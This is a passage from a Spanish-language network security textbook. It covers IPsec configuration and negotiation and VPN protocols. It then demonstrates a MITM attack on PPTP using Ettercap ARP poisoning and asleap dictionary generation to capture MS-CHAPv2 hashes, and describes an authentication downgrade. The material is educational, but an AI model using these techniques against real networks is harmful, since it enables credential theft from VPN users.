


Fig. 8.1.- Configuración de Racoon.

A través del fichero de configuración pueden establecerse los mecanismos empleados para la negociación, autenticación y en general para la conexión IPsec.

```
root@bt: /etc/racoon
File Edit View Terminal Help
#
# Simple racoon.conf
#
# http://www.ipsec-howto.org/t1.html
#

path pre_shared_key
path certificate

#remote 172.31.1.1 {
                                        1,1          Top
```

Fig. 8.2.- Fichero de configuración.

En el caso de los sistemas *Microsoft* la configuración de IPsec se ha realizado tradicionalmente a través de las políticas de grupo.




Fig. 8.3.- Configuración por políticas.

No obstante en las últimas versiones puede ser también realizado a través de la configuración de la consola del firewall avanzado.




Fig. 8.4.- Configuración IPsec a través de la consola del Firewall en modo avanzado.

El proceso de implementación de IPsec, pasa por definir una serie de conceptos:

- Determinar que se quiere asegurar.
- Qué tipo de modo se quiere: transporte o túnel.
- Definir el mecanismo de autenticación mutua a emplear.
- Definir los algoritmos que serán negociados por los sistemas, tanto para firmar como para cifrar el contenido a transmitir.

El proceso de autenticación garantiza que los intervinientes en la comunicación son quienes deben ser. De esta forma si algún sistema no se ha autenticado correctamente, podrá ser rechazado consecuentemente. Para que la comunicación sea efectiva la autenticación debe ser mutua, permitiendo IPsec que cada cierto tiempo los sistemas tengan que volver a autenticarse. Esto evita un problema conceptual de las comunicaciones que permite que alguien que haya secuestrado una transmisión en la que se haya producido la autenticación inicial, pueda eliminar a uno de los dos sistemas y continuar la comunicación, puesto que ya no se requiere nuevamente que sea autenticado.




Fig. 8.5.- Sistemas de autenticación.

Los procesos de autenticación utilizados para IPsec tradicionalmente son dos. Una clave PSK (*Pre-Shared Key*) o el uso de certificado (PKI). En los sistemas *Microsoft*, dentro del territorio *Kerberos*, se admite también el uso de *tickets* para el proceso de autenticación y la autenticación de tipo NTLMv2. No obstante, dicho mecanismos no son considerados un estándar, por lo que existiría problemas de autenticación con sistemas no *Microsoft*. Otros fabricante podrían definir sus propios sistemas de autenticación aunque lo estándar y compatible es el uso de clave PSK o Certificados.

Tal y como se ha ido viendo la evolución en la seguridad ha ido trayendo nuevos algoritmos que sustituyen a algunos que ya han podido quedar expuestos a ataques. En la vida útil de los sistemas operativos, implica que de los diferentes existentes, solo conocen y pueden utilizar un determinado número de ellos. Puesto que existe la necesidad de vincular múltiples sistemas a través de IPsec, estos deberán negociar los algoritmos a emplear. Evidentemente se trata de seguridad al alza, donde lo idóneo es utilizar los más seguros, sin embargo no todos los sistemas pueden implementarlos.

Fig. 8.6.- Definición de algoritmos.

El proceso de autenticación, negociación, e intercambio de claves, se deja en manos del protocolo ISAKMP (*Internet Security Association and Key management Protocol*). Definido a través de la RFC 2408 define el estándar de intercambio de las claves utilizado más

comúnmente: IKE (*Internet Key Exchange*). Este sistema utiliza el mecanismo de *Diffie-Hellman* ya mencionado previamente para generar e intercambiar las claves utilizados en el proceso. Se realiza en dos fases: la fase principal con una única asociación (SA) bidireccional y la fase dos o modo rápido donde se generan un mínimo de dos asociaciones unidireccionales.

Intel DC21140 PCI Fast Ethernet Adapter (Microsoft's Packet Scheduler) Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	0.000000	Microsof_a7:88:59	Broadcast	ARP	Who has 192.168.0.2? Tell 192.168.0.1
2	0.000051	Microsof_da:fe:10	Microsof_a7:88:59	ARP	192.168.0.2 is at 00:03:ff:da:fe:10
3	0.000563	192.168.0.1	192.168.0.2	ISAKMP	Identity Protection (Main Mode)
4	0.004734	192.168.0.2	192.168.0.1	ISAKMP	Identity Protection (Main Mode)
5	0.032312	192.168.0.1	192.168.0.2	IP	Fragmented IP protocol (proto=UDP 0x11,
6	0.032334	192.168.0.1	192.168.0.2	ISAKMP	Identity Protection (Main Mode)
7	0.124611	192.168.0.2	192.168.0.1	ISAKMP	Identity Protection (Main Mode)
8	0.167556	192.168.0.1	192.168.0.2	ISAKMP	Identity Protection (Main Mode)
9	0.169102	192.168.0.2	192.168.0.1	ISAKMP	Identity Protection (Main Mode)
10	0.171466	192.168.0.1	192.168.0.2	ISAKMP	Quick Mode
11	0.172688	192.168.0.2	192.168.0.1	ISAKMP	Quick Mode
12	0.174055	192.168.0.1	192.168.0.2	ISAKMP	Quick Mode
13	0.174558	192.168.0.2	192.168.0.1	ISAKMP	Quick Mode
14	0.176068	192.168.0.1	192.168.0.2	ESP	ESP (SPI=0x25bd94f7)
15	0.176147	192.168.0.2	192.168.0.1	ESP	ESP (SPI=0x9ea70d9f)

```
⊞ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
⊞ Ethernet II, Src: Microsof_a7:88:59 (00:03:ff:a7:88:59), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 03  ff a7 88 59 08 06 00 01   ........ ...Y....
0010  08 00 06 04 00 01 00 03  ff a7 88 59 c0 a8 00 01   ........ ...Y....
0020  00 00 00 00 00 00 c0 a8  00 02 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00              ........ ....
```

File: "C:\DOCUME~1\ADMINI~1\CONFIG~1\Te... Packets: 21 Displayed: 21 Marked: 0 Dropped: 0 ...ofil: Default

Fig. 8.7.- Comunicación ISAKMP.

Las asociaciones realizadas por un sistema, los algoritmos está empleados, así como las diferentes estadísticas pueden ser consultados con herramientas específicas. En el caso de los sistemas *Microsoft* se puede realizar a través del monitor de seguridad IP, tal y como se ve en la primera imagen de la página siguiente.

IPsec tal y como ya se ha comentado ofrece mucha flexibilidad en cuanto a su implementación. De tal forma que en el proceso de negociación, pudiera ocurrir que un sistema no tuviera configuración IPsec. Puesto que la condición que podría llegar a marcarse es que prevalezca la comunicación frente a cualquier otra cosa, podría admitirse incluso una comunicación no segura.




Fig. 8.8.- Monitor de seguridad IP.




Fig. 8.9.- Conexión flexible.

Tal y como se muestra en la imagen anterior una conexión de seguridad podría llegar a negociarse de tal forma que si un sistema puede y utiliza IPsec podría emplearse comunicación segura. Si no es capaz de llegar a negociarse la comunicación, esta podría llegar a establecerse de forma convencional sin la intervención de IPsec. No obstante

para las comunicaciones altamente críticas puede tomarse la determinación de emplear exclusivamente comunicación segura, de tal forma que si la negociación no es factible, no se realizará el intercambio de paquetes.

De esta forma y a través de la configuración del driver de IPsec se podrían llegar a configurar múltiples comunicaciones. Algunas de estas serán más seguras con máquinas concretas, haciendo uso de un determinado mecanismo de autenticación. Para otras en cambio menos críticas, podría optarse por la seguridad si hay negociación y si no, el método de comunicación tradicional. Para aquella relación entre sistemas muy sensibles, toda la comunicación será cifrada, sin embargo para entornos donde sólo es crítica la comunicación de una aplicación a un servicio concreto, habría que garantizar ese mínimo indispensable.

Una vez que la negociación ha sido satisfactoria, y la comunicación se ha establecido, lo único visible desde el punto de vista del atacante son tramas de tipo ESP.




Fig. 8.10.- Tráfico ESP.

En esencia el atacante no es capaz de distinguir el tipo de comunicación que se está estableciendo. Bien podría ser una comunicación ICMP, el acceso a un fichero por la red

o la autenticación vía formulario en la intranet de la organización. La imagen siguiente muestra la descomposición de la trama, revela la visibilidad de la nueva cabecera IP que identifica la comunicación de tipo ESP y el *Payload* correspondiente a las antiguas capas 3, 4 y 5, encapsuladas, firmadas y cifradas.




Fig. 8.11.- Descomposición de una trama ESP.

IPsec por lo tanto constituye un sistema significativo para la protección de las comunicaciones. Realmente no solventa por ejemplo el ataque de *ARP Poisoning*. Este ataque se produce en la capa 2, e IPsec firma y cifra la capa 3 y superiores. Por lo tanto el ataque de *ARP Poisoning* puede seguir produciéndose, pero el efecto colateral de aplicación de IPsec es que anula las consecuencias posteriores del ataque, análisis y modificación de la información en tránsito.

IPsec supone una apuesta interesante para las redes locales de las organizaciones, sin embargo estas tienen que tener en cuenta algunas consideraciones. El primer pensamiento de una empresa pasará seguramente por cifrar todas las comunicaciones. Sin embargo hay que valorar el coste en procesamiento de tanta información: ¿estarán los sistemas (y el

hardware) preparados para dicha carga? También existen dispositivos en la red que pudieran no entender ni negociar IPsec. Por ejemplo impresoras, cabinas de red, sistemas de copia de seguridad o la propia electrónica de red.

También cifrar implica perder capacidad de análisis. Si la información se encuentra cifrada los sistemas de detección de intrusiones pierden funcionalidad. Un gusano podría estar infectando la red, y los sistemas IDS ni enterarse puesto que está aprovechando IPsec para no ser visto. También perderían funcionalidad todos los sistemas de protección interna basados en ACL. Por ejemplo los que aplican los dispositivos de capa 3, 4 y 5 para la comunicación controlada entre VLan o la existencia de un cortafuegos de control interno.

IPsec, por lo tanto sí supone una buena opción, pero debe valorarse en qué medida y cómo se aplica para que su eficacia no resulte contraproducente.

8.2.- Redes Virtuales Privadas (VPN). La seguridad "garantizada"

La palabra VPN, va unida desde su origen a la de seguridad. Sin embargo este axioma no se cumple en todas su facetas. La conexión de redes virtuales privadas, definen eso, una conexión "segura" a través de un medio inseguro como puede ser Internet. Pero ¿cuál es verdaderamente la seguridad que ofrecen?

Todo depende de dos mecanismos principales, el encapsulamiento y la autenticación.

En esencia el funcionamiento sigue las normas definidas en el punto anterior, es lógico cuando IPsec es uno de los mecanismos más populares para la implementación de VPN. Sin embargo en el caso de las VPN, antes casi que el estándar, se definieron previamente los sistemas de encapsulamiento propietarios de diferentes fabricante. Por ejemplo *Microsoft* propuso PPTP (*Point to Point Tunneling Protocol*) o *Cisco* que proporcionó LF2 (*Layer 2 Forwarding*). Ambos sistemas de VPN permitían conexiones remotas garantizando la "confidencialidad de la información" transmitida. Sin embargo el primero se encontraba vinculado a IP, mientras que el segundo no.

El proceso de autenticación de los sistemas VPN tanto en PPTP como en L2F es realizado a través del protocolo PPP (*Point to Point Protocol*). Este protocolo de punto a punto fue definido a través de la RFC 1661 y data ya del año 1994. PPP admite múltiples sistemas de autenticación que van desde el más esencial PAP (*Password Authentication Protocol*)

donde las credenciales son enviados en texto plano, a los más seguros como EAP-TLS haciendo uso del servicio PKI para el proceso de autenticación.

Sin embargo como PPTP y L2F eran considerados como propietarios, la IETF (*Internet Engineering Task Force*) propuso L2TP (*Layer 2 Tunneling Protocol*) como sistema estándar para la implementación de túneles. Como en los casos anteriores, L2TP utilizaba PPP para el proceso de autenticación.

Hay que tener en cuenta que ni PPTP ni L2TP describen mecanismos de cifrado o autenticación, dejando la seguridad al protocolo PPP. De cara a la autenticación, PPP depende por lo tanto de los protocolos de autenticación implementables. Dejar por lo tanto la seguridad en manos de un protocolo del año 1994 no parece lo más óptimo y en esencia es así. Por lo tanto ante un ataque de MITM de VPN ¿qué podría suceder con la autenticación en manos de PPP? Todo pasaría por lo tanto por depender del sistema de autenticación.

Para escenarios *Microsoft*, los mecanismos de autenticación admitidos son: PAP, SPAP, CHAP, MS-CHAP, MS-CHAPv2 y EAP-TLS. Excepto para el último, que implica entre otras una solución con infraestructura PKI, existen ataques conocidos que permiten recuperar una autenticación de usuario y contraseña, mediante la implementación de diferentes ataques. Para evaluar dicha circunstancia se va a mostrar un ataque sobre una conexión VPN de tipo PPTP.

La conexión de PPTP es susceptible al ataque de *Man in the Middle* (MITM), lo que implicaría el posible robo de la información de autenticación que tuviera lugar al inicio de la conexión VPN ya que PPP no ofrece ninguna garantía de cifrado al mismo, la seguridad recae sobre el protocolo de autenticación. Una contraseña corta y débil podrá ser obtenida con mayor eficacia que una contraseña más larga y compleja. El mejor algoritmo basado exclusivamente en usuario y contraseña es MS-CHAPv2, pero incluso este es susceptible de ataque basado en diccionario o fuerza bruta.

MS-CHAPv2 proporciona autenticación mutua con la generación de claves de cifrado de datos iniciales más seguras para la conexión punto a punto de *Microsoft* (MPPE) y diferentes claves de cifrado para los datos enviados y los datos recibidos. La autenticación se basa en el método desafío respuesta:

- El cliente solicita un desafío del servidor.
- El servidor devuelve un desafío aleatorio de 16 bytes.
- El cliente genera un número de 16 bytes aleatorio denominado "*Peer Authenticator Challenge*".

- El cliente genera una clave de 8 bytes partiendo del desafío recibido previamente del servidor, el generado por el equipo cliente y la cuenta de usuario.

- La respuesta de 24 bytes, es generada utilizando la función del *hash NT* de Windows y la clave generada en el paso 4.

- El servidor utiliza el *hash* de la contraseña del usuario almacenada en la base de datos para descifrar la respuesta. Si el bloque descifrado coincide con el desafío, el cliente es autenticado.

- El servidor utiliza la clave de 16 bytes del cliente y el *hash* de la contraseña para crear una respuesta del autenticador de 20 bytes.

- El cliente procesa una respuesta del autenticador. Si la respuesta procesada coincide con la respuesta recibida, el servidor es autenticado.

Puesto que PPP no aporta un sistema de cifrado adicional, el procedimiento del intercambio de claves, puede ser interceptado para un ataque offline. En este sentido la aplicación ASLEAP ,creada originalmente para atacar los procesos de autenticación *WiFi* de *Cisco* con el protocolo LEAP (*Lightweight Extensible Authentication Protocol*), fue modificada para poder atacar el proceso de autenticación MS-CHAP v2. Para el ejemplo se hace uso de esta herramienta, junto con la aplicación *Ettercap* que se será la utilizada para la realización del ataque de hombre en medio. Se utiliza para ello la distribución *BackTrack* que contiene ambas herramientas.

El ataque es de tipo diccionario, debiendo crearse previamente los ficheros de *hashes* e índices dados, para un fichero de texto plano que contendrá las palabras a probar. Dicho diccionario se construye mediante la aplicación *genkey* que viene conjuntamente con *Asleap*. La siguiente imagen muestra la generación de los ficheros de *hashes* e índices.

```
root@bt:/pentest/wireless/asleap# ./genkeys -r dicc.save -f hash.key -n index.key
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
9 hashes written in 0.03 seconds:  319.44 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 0 compares.
Creating index file (almost finished) ...Done.
root@bt:/pentest/wireless/asleap#
```

Fig. 8.12.- Generación de los ficheros de *hash* e índice.

Como ya se ha comentado el ataque de MITM se realizará mediante *Ettercap*. Esta aplicación lleva un complemento que permite extraer el intercambio de desafío y respuesta de una conexión VPN PPTP. El procedimiento para la realización del hombre en medio sigue la secuencia habitual:

- Habilitar el *sniffing*.
- Seleccionar los equipos a envenenar.
- Iniciar el envenenamiento.

Las siguientes 3 imágenes muestran la secuencia. En primera instancia se habilita el mecanismo que habilita el modo promiscuo en el dispositivo.




Fig. 8.13.- Preparación ataque MITM

Tras iniciar la captura y habiendo escaneado la red en busca de las víctimas, se realiza la selección de estas. El fundamento es similar al mostrado en anteriores capítulos con *Caín y Abel*, pero aquí la herramienta permite una mayor flexibilidad al realizar el *ARP Poisoning*.




Fig. 8.14.- Selección de objetivos para el envenenamiento.

El último paso consiste en habilitar el envenenamiento que permitirá reconducir el tráfico a través de la máquina atacante.

Fig. 8.15.- *ARP Poisoning*

Antes del inicio de la comunicación, se comprueba que el único mecanismo de autenticación admitido por el cliente es MS-CHAP v2. Sería factible un ataque adicional en el que tanto el cliente como el servidor admitieran MS-CHAP y MS-CHAP v2, una degradación de la autenticación. En el mismo aunque la negociación cliente-servidor, determinará que la mejor autenticación sería MS-CHAP v2 un atacante en medio podría renegociar la comunicación entre ambos extremos para degradarlo a MS-CHAP, más vulnerable.

Fig. 8.16.- Selección de autenticación MS-CHAP v2.

Al mismo tiempo que se produce el proceso de autenticación el atacante está recibiendo los datos del proceso de autenticación. La información obtenida por *Ettercap* con los datos correspondientes a la autenticación del usuario administrator, se recogen en la siguiente imagen. Se ve la información correspondiente al desafío y la respuesta derivada del *hash* NT de la contraseña admin. No es utilizado en esta circunstancia el *hash Lan Manager* que se presenta con ceros.

Fig. 8.17.- Captura Hashes. Challenge y Response del usuario Administrator.

